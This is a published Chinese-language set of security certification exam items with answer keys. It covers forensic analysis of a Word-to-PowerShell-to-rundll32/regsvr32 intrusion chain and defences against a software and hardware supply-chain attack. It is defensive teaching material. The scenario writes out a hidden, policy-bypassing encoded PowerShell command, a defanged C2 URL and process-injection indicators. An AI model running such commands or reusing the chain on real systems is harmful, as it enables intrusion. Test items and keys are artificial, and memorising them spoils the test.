A	33. 【題組 4】情境如附圖所示，根據圖中的程序樹與事件時間軸，下列哪一項最合理地描述此事件的初始執行鏈？ 某企業進行年度資安健診時，SOC 團隊發現一台財務部門的 Windows 10 工作站出現異常行為。該主機曾對外部未知網域建立 HTTPS 連線，且端點偵測系統顯示多個可疑程序被連續啟動。資安團隊進一步蒐集端點紀錄、可疑檔案資訊與記憶體鑑識結果，整理成以下調查摘要圖。 [Endpoint Investigation Summary] Process Tree <pre>explorer.exe ├── WINWORD.EXE │ ├── powershell.exe │ │ └── CommandLine: powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand aW1wb3J0IG9zCmltcG9hft │ │ └── rundll32.exe │ │ └── Loaded File: C:\Users\finance_user\AppData\Local\Temp\update.dat │ │ └── regsvr32.exe │ │ └── Network: hxxps://cdn-update-check[.]com/api/v2/checkin</pre> Host: FIN-WKS-023 IP: 10.10.24.55 User: finance_user OS: Windows 10 Suspicious File: update.dat Path: C:\Users\finance_user\AppData\Local\Temp\update.dat File Type: PE DLL Digital Signature: Not signed Interesting Strings: VirtualAlloc WriteProcessMemory CreateRemoteThread IsDebuggerPresent Software\Microsoft\Windows\CurrentVersion\Run cdn-update-check.com POST /api/v2/checkin Mozilla/5.0 Event Timeline <pre>09:12:31 Event ID 4688 WINWORD.EXE created powershell.exe 09:12:34 Event ID 4104 PowerShell ScriptBlock contains FromBase64String 09:12:39 Event ID 4688 powershell.exe created rundll32.exe 09:12:46 Event ID 7045 New service created: WinUpdateSvc 09:13:08 Event ID 5156 regsvr32.exe connected to external IP over TCP/443</pre> Memory Forensics Summary <table><tr><td>pslist: PID 4820 WINWORD.EXE PPID 3912 PID 5168 powershell.exe PPID 4820 PID 5384 rundll32.exe PPID 5168 PID 5520 regsvr32.exe PPID 5384</td><td>malfind: PID 5384 rundll32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region</td></tr><tr><td>netstat: PID 5520 regsvr32.exe 10.10.24.55:49722 -> 185.199.X.X:443 State: ESTABLISHED</td><td>PID 5520 regsvr32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region</td></tr></table>	pslist: PID 4820 WINWORD.EXE PPID 3912 PID 5168 powershell.exe PPID 4820 PID 5384 rundll32.exe PPID 5168 PID 5520 regsvr32.exe PPID 5384	malfind: PID 5384 rundll32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region	netstat: PID 5520 regsvr32.exe 10.10.24.55:49722 -> 185.199.X.X:443 State: ESTABLISHED	PID 5520 regsvr32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region
pslist: PID 4820 WINWORD.EXE PPID 3912 PID 5168 powershell.exe PPID 4820 PID 5384 rundll32.exe PPID 5168 PID 5520 regsvr32.exe PPID 5384	malfind: PID 5384 rundll32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region				
netstat: PID 5520 regsvr32.exe 10.10.24.55:49722 -> 185.199.X.X:443 State: ESTABLISHED	PID 5520 regsvr32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region				
	(A) 使用者開啟 Word 文件後，WINWORD.EXE 觸發 PowerShell，PowerShell 再啟動 rundll32.exe 載入可疑 DLL，後續出現 regsvr32.exe 對外連線 (B) WinUpdateSvc 服務建立於 09:12:46，因此可推論它是最早觸發整個程序鏈的來源 (C) explorer.exe 啟動 WINWORD.EXE 屬於正常使用者操作，因此後續所有子程序都應視為 Office 正常外掛行為 (D) regsvr32.exe 對外連線後觸發 rundll32.exe，再由 rundll32.exe 開啟 PowerShell，最後啟動 Word 文件				

答案	題目
D	34. 【題組 4】情境如附圖所示，關於 update.dat 的初步分析，下列哪一項判斷最適當？ 某企業進行年度資安健診時，SOC 團隊發現一台財務部門的 Windows 10 工作站出現異常行為。該主機曾對外部未知網域建立 HTTPS 連線，且端點偵測系統顯示多個可疑程序被連續啟動。資安團隊進一步蒐集端點紀錄、可疑檔案資訊與記憶體鑑識結果，整理成以下調查摘要圖。 [Endpoint Investigation Summary] Process Tree explorer.exe └─ WINWORD.EXE └─ powershell.exe Command Line: powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand aW1wb3J0IG9zCmItcG9hft └─ rundll32.exe Loaded File: C:\Users\finance_user\AppData\Local\Temp\update.dat └─ regsvr32.exe Network: hxxps://cdn-update-check[.]com/api/v2/checkin Host: FIN-WKS-023 IP: 10.10.24.55 User: finance_user OS: Windows 10 Suspicious File: update.dat Path: C:\Users\finance_user\AppData\Local\Temp\update.dat File Type: PE DLL Digital Signature: Not signed Interesting Strings: VirtualAlloc WriteProcessMemory CreateRemoteThread IsDebuggerPresent Software\Microsoft\Windows\CurrentVersion\Run cdn-update-check.com POST /api/v2/checkin Mozilla/5.0 Event Timeline 09:12:31 Event ID 4688 WINWORD.EXE created powershell.exe 09:12:34 Event ID 4104 PowerShell ScriptBlock contains FromBase64String 09:12:39 Event ID 4688 powershell.exe created rundll32.exe 09:12:46 Event ID 7045 New service created: WinUpdateSvc 09:13:08 Event ID 5156 regsvr32.exe connected to external IP over TCP/443 Memory Forensics Summary pslist: PID 4820 WINWORD.EXE PPID 3912 PID 5168 powershell.exe PPID 4820 PID 5384 rundll32.exe PPID 5168 PID 5520 regsvr32.exe PPID 5384 netstat: PID 5520 regsvr32.exe 10.10.24.55:49722 -> 185.199.X.X:443 State: ESTABLISHED malfind: PID 5384 rundll32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region PID 5520 regsvr32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region (A) update.dat 的副檔名不是 .dll，所以即使 PE Header 顯示為 DLL，也不應視為可執行元件 (B) update.dat 含有 Mozilla/5.0 與 POST /api/v2/checkin，因此只能判斷它與網頁瀏覽有關 (C) update.dat 位於使用者暫存目錄，因此一定是瀏覽器或 Office 自動產生的暫存檔 (D) update.dat 雖以 .dat 命名，但檔案型態為 PE DLL，且同時出現程序注入、反除錯、持久化與網路通訊相關字串

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
D	35. 【題組 4】情境如附圖所示，若調查人員要確認是否存在程序注入或記憶體中惡意程式碼執行跡象，下列哪一項證據最直接支持此判斷？ 某企業進行年度資安健診時，SOC 團隊發現一台財務部門的 Windows 10 工作站出現異常行為。該主機曾對外部未知網域建立 HTTPS 連線，且端點偵測系統顯示多個可疑程序被連續啟動。資安團隊進一步蒐集端點紀錄、可疑檔案資訊與記憶體鑑識結果，整理成以下調查摘要圖。 [Endpoint Investigation Summary] Process Tree explorer.exe └─ WINWORD.EXE └─ powershell.exe CommandLine: powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand aW1wb3J0IG9zCmItcG9hft └─ rundll32.exe Loaded File: C:\Users\finance_user\AppData\Local\Temp\update.dat └─ regsvr32.exe Network: https://cdn-update-check[.]com/api/v2/checkin Host: FIN-WKS-023 IP: 10.10.24.55 User: finance_user OS: Windows 10 Suspicious File: update.dat Path: C:\Users\finance_user\AppData\Local\Temp\update.dat File Type: PE DLL Digital Signature: Not signed Interesting Strings: VirtualAlloc WriteProcessMemory CreateRemoteThread IsDebuggerPresent Software\Microsoft\Windows\CurrentVersion\Run cdn-update-check.com POST /api/v2/checkin Mozilla/5.0 Event Timeline 09:12:31 Event ID 4688 WINWORD.EXE created powershell.exe 09:12:34 Event ID 4104 PowerShell ScriptBlock contains FromBase64String 09:12:39 Event ID 4688 powershell.exe created rundll32.exe 09:12:46 Event ID 7045 New service created: WinUpdateSvc 09:13:08 Event ID 5156 regsvr32.exe connected to external IP over TCP/443 Memory Forensics Summary pslist: PID 4820 WINWORD.EXE PPID 3912 PID 5168 powershell.exe PPID 4820 PID 5384 rundll32.exe PPID 5168 PID 5520 regsvr32.exe PPID 5384 netstat: PID 5520 regsvr32.exe 10.10.24.55:49722 -> 185.199.X.X:443 State: ESTABLISHED malfind: PID 5384 rundll32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region PID 5520 regsvr32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region (A)Event ID 7045 顯示建立了 WinUpdateSvc 服務，因此可直接證明 regsvr32.exe 被注入 (B)netstat 顯示 regsvr32.exe 對外部 IP 建立 TCP/443 連線，代表發生程序注入 (C)pslist 顯示 WINWORD.EXE、powershell.exe、rundll32.exe 與 regsvr32.exe 的父子程序關係 (D)malfind 顯示 rundll32.exe 與 regsvr32.exe 存在 PAGE_EXECUTE_READWRITE 的記憶體區段

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
ACD	36. 【題組 4】情境如附圖所示，綜合圖中資訊，若要撰寫資安健診報告中的「主要風險敘述」，下列哪些最「不」恰當？（複選） 某企業進行年度資安健診時，SOC 團隊發現一台財務部門的 Windows 10 工作站出現異常行為。該主機曾對外部未知網域建立 HTTPS 連線，且端點偵測系統顯示多個可疑程序被連續啟動。資安團隊進一步蒐集端點紀錄、可疑檔案資訊與記憶體鑑識結果，整理成以下調查摘要圖。 [Endpoint Investigation Summary] Process Tree explorer.exe └─ WINWORD.EXE └─ powershell.exe CommandLine: powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand aW1wb3J0IG9zCmltcG9hft └─ rundll32.exe Loaded File: C:\Users\finance_user\AppData\Local\Temp\update.dat └─ regsvr32.exe Network: https://cdn-update-check[.]com/api/v2/checkin Host: FIN-WKS-023 IP: 10.10.24.55 User: finance_user OS: Windows 10 Suspicious File: update.dat Path: C:\Users\finance_user\AppData\Local\Temp\update.dat File Type: PE DLL Digital Signature: Not signed Interesting Strings: VirtualAlloc WriteProcessMemory CreateRemoteThread IsDebuggerPresent Software\Microsoft\Windows\CurrentVersion\Run cdn-update-check.com POST /api/v2/checkin Mozilla/5.0 Event Timeline 09:12:31 Event ID 4688 WINWORD.EXE created powershell.exe 09:12:34 Event ID 4104 PowerShell ScriptBlock contains FromBase64String 09:12:39 Event ID 4688 powershell.exe created rundll32.exe 09:12:46 Event ID 7045 New service created: WinUpdateSvc 09:13:08 Event ID 5156 regsvr32.exe connected to external IP over TCP/443 Memory Forensics Summary pslist: PID 4820 WINWORD.EXE PPID 3912 PID 5168 powershell.exe PPID 4820 PID 5384 rundll32.exe PPID 5168 PID 5520 regsvr32.exe PPID 5384 netstat: PID 5520 regsvr32.exe 10.10.24.55:49722 -> 185.199.X.X:443 State: ESTABLISHED malfind: PID 5384 rundll32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region PID 5520 regsvr32.exe Protection: PAGE_EXECUTE_READWRITE Note: Suspicious injected memory region (A)該事件應判定為正常 Office 文件開啟流程，因為起點是 explorer.exe 與 WINWORD.EXE，兩者皆為合法 Windows 與 Office 程序 (B)該主機疑似遭惡意文件觸發腳本執行，後續使用 PowerShell、rundll32.exe 與 regsvr32.exe 等合法系統工具執行可疑活動 (C)該事件的主要風險僅限於外部 HTTPS 連線，若封鎖 cdn-update-check[.]com 後，即可判定主機已完全恢復安全 (D)該事件應優先歸類為 Windows Update 異常，因為服務名稱為 WinUpdateSvc，且連線使用 TCP/443，符合一般更新流量特徵

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
C	37. 【題組 5】情境如附圖所示，針對工程師引入的開源套件中「間接相依套件被植入惡意程式碼」的問題。若希望最有效地盤點相依元件、辨識已知漏洞與惡意套件，建立可追溯元件清單，下列哪一項安全測試元件最為適切？ 2026 年 3 月，在科學園區的「K 半導體」是一家專攻 AI 加速器晶片的 IC 設計公司，客戶涵蓋國防、車用與雲端。某週一清晨，資安團隊告警平台出現一連串異常：公司內部設計驗證 CI/CD 在凌晨向一個從未見過的境外網域發出了多次連線。 公司資安中心隨即介入，攤開這場整起事件，發現是一場精心設計、橫跨「軟體供應鏈」與「硬體設計鏈」的複合式攻擊活動，發現： 1. 工程師為加速驗證流程，從開源平台引入 Python 自動化套件，其中一個間接相依套件被植入惡意程式碼進行竊取。 2. 進一步檢視版本控制庫，發現開發者把某客戶晶圓代工廠的 API 金鑰與 GDSII 簽章憑證直接 hardcoded 在程式碼裡，等同鑰匙插在門上。 3. 攻擊者透過竊取的憑證，潛入跨國設計協作公司網站，利用只在應用程式執行時才會浮現的 AP 驗證繞過弱點，存取了不該被存取資料。 4. 最棘手是鑑識團隊在一採用第三方 IP（IP 指 Intellectual Property 矽智財，非網路 IP）模組，發現一段以 AI 生成、潛伏能觸發的 hardware Trojan。被植入在 RTL 設計階段，傳統的軟體源碼掃描完全無法察覺它 公司高層要求安全團隊不只「滅火」，更要提出一套整合各類安全測試元件的縱深防禦方案。依據上述事件情境，請回答下列問題： (A) DAST 動態應用程式安全測試，於執行期間追蹤並盤點相依套件的異常行為 (B) 軟體供應鏈黑箱滲透測試，模擬攻擊探測以羅列第三方元件的已知漏洞 (C) SCA 軟體組成分析，並產出 SBOM（軟體物料清單） (D) SAST 靜態應用程式安全測試，掃描專案原始碼以建立開源套件弱點清單

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
D	38. 【題組 5】情境如附圖所示，針對「晶圓代工廠 API 金鑰與 GDSII 簽章憑證被硬編碼（hard coded）於版控庫」的問題，依「左移（shift-left）」原則，下列哪一種整合方式最能在問題擴散前預先攔截？ 2026 年 3 月，在科學園區的「K 半導體」是一家專攻 AI 加速器晶片的 IC 設計公司，客戶涵蓋國防、車用與雲端。某週一清晨，資安團隊告警平台出現一連串異常：公司內部設計驗證 CI/CD 在凌晨向一個從未見過的境外網域發出了多次連線。 公司資安中心隨即介入，攤開這場整起事件，發現是一場精心設計、橫跨「軟體供應鏈」與「硬體設計鏈」的複合式攻擊活動，發現： 1. 工程師為加速驗證流程，從開源平台引入 Python 自動化套件，其中一個間接相依套件被植入惡意程式碼進行竊取。 2. 進一步檢視版本控制庫，發現開發者把某客戶晶圓代工廠的 API 金鑰與 GDSII 簽章憑證直接 hardcoded 在程式碼裡，等同鑰匙插在門上。 3. 攻擊者透過竊取的憑證，潛入跨國設計協作公司網站，利用只在應用程式執行時才會浮現的 AP 驗證繞過弱點，存取了不該被存取資料。 4. 最棘手是鑑識團隊在一採用第三方 IP（IP 指 Intellectual Property 矽智財，非網路 IP）模組，發現一段以 AI 生成、潛伏能觸發的 hardware Trojan。被植入在 RTL 設計階段，傳統的軟體源碼掃描完全無法察覺它 公司高層要求安全團隊不只「滅火」，更要提出一套整合各類安全測試元件的縱深防禦方案。依據上述事件情境，請回答下列問題： (A) 等正式環境部署後，以 DAST 對執行中的服務進行掃描 (B) 維持每季一次的人工程式碼審查，由資深工程師逐行檢視 (C) 待滲透測試報告交付後，再依建議逐項修補 (D) 將祕密掃描（Secret Scanning）整合至 pre-commit hook 與 CI 階段，並設為品質關卡（quality gate），阻擋含金鑰的提交進入版控

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
B	39. 【題組 5】情境如附圖所示，跨國設計協作入口網站的 REST API 存在「驗證繞過／越權存取 (IDOR)」弱點，此弱點僅在應用程式「執行期」才會顯現，靜態原始碼掃描並未發現。下列哪一種測試方式最適合用來偵測並驗證這類執行期弱點？ 2026 年 3 月，在科學園區的「K 半導體」是一家專攻 AI 加速器晶片的 IC 設計公司，客戶涵蓋國防、車用與雲端。某週一清晨，資安團隊告警平台出現一連串異常：公司內部設計驗證 CI/CD 在凌晨向一個從未見過的境外網域發出了多次連線。 公司資安中心隨即介入，攤開這場整起事件，發現是一場精心設計、橫跨「軟體供應鏈」與「硬體設計鏈」的複合式攻擊活動，發現： 1. 工程師為加速驗證流程，從開源平台引入 Python 自動化套件，其中一個間接相依套件被植入惡意程式碼進行竊取。 2. 進一步檢視版本控制庫，發現開發者把某客戶晶圓代工廠的 API 金鑰與 GDSII 簽章憑證直接 hardcoded 在程式碼裡，等同鑰匙插在門上。 3. 攻擊者透過竊取的憑證，潛入跨國設計協作公司網站，利用只在應用程式執行時才會浮現的 AP 驗證繞過弱點，存取了不該被存取資料。 4. 最棘手是鑑識團隊在一採用第三方 IP（IP 指 Intellectual Property 矽智財，非網路 IP）模組，發現一段以 AI 生成、潛伏能觸發的 hardware Trojan。被植入在 RTL 設計階段，傳統的軟體源碼掃描完全無法察覺它 公司高層要求安全團隊不只「滅火」，更要提出一套整合各類安全測試元件的縱深防禦方案。依據上述事件情境，請回答下列問題： (A) 產出完整的 SBOM 軟體物料清單，全面盤點系統架構與第三方 API 模組的存取風險 (B) DAST/API 安全測試，並以滲透測試實際驗證可利用性 (C) 執行 SCA 軟體組成分析，比對最新漏洞庫以揪出 API 框架中潛藏的已知驗證缺失 (D) 整合進階 SAST 靜態程式碼掃描，透過深度資料流分析找出 API 的越權驗證漏洞

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
BC	40. 【題組 5】情境如附圖所示，針對「以 AI 生成、植入於 RTL 階段、潛伏觸發的硬體木馬」這類 2026 年新型態複合威脅，下列哪些是「正確且互補」的縱深防禦與安全測試元件整合作法？（複選） 2026 年 3 月，在科學園區的「K 半導體」是一家專攻 AI 加速器晶片的 IC 設計公司，客戶涵蓋國防、車用與雲端。某週一清晨，資安團隊告警平台出現一連串異常：公司內部設計驗證 CI/CD 在凌晨向一個從未見過的境外網域發出了多次連線。 公司資安中心隨即介入，攤開這場整起事件，發現是一場精心設計、橫跨「軟體供應鏈」與「硬體設計鏈」的複合式攻擊活動，發現： 1. 工程師為加速驗證流程，從開源平台引入 Python 自動化套件，其中一個間接相依套件被植入惡意程式碼進行竊取。 2. 進一步檢視版本控制庫，發現開發者把某客戶晶圓代工廠的 API 金鑰與 GDSII 簽章憑證直接 hardcoded 在程式碼裡，等同鑰匙插在門上。 3. 攻擊者透過竊取的憑證，潛入跨國設計協作公司網站，利用只在應用程式執行時才會浮現的 AP 驗證繞過弱點，存取了不該被存取資料。 4. 最棘手是鑑識團隊在一採用第三方 IP（IP 指 Intellectual Property 矽智財，非網路 IP）模組，發現一段以 AI 生成、潛伏能觸發的 hardware Trojan。被植入在 RTL 設計階段，傳統的軟體源碼掃描完全無法察覺它 公司高層要求安全團隊不只「滅火」，更要提出一套整合各類安全測試元件的縱深防禦方案。依據上述事件情境，請回答下列問題： (A) 既有的軟體 SAST 工具可涵蓋 HDL / RTL 層級的硬體木馬偵測 (B) 對第三方設計工具鏈導入 SBOM 與供應商資安評估機制（如 SEMI 的 SSCA），建立來源可信度與可追溯性 (C) 導入專屬的硬體木馬 / RTL 安全驗證（形式化驗證、未使用邏輯與可疑觸發條件偵測、功能與覆蓋率分析），補足軟體源碼掃描無法涵蓋的層面 (D) 在防火牆阻擋已知惡意 IP，可防止已植入晶片內的潛伏型木馬被觸發

《以下空白》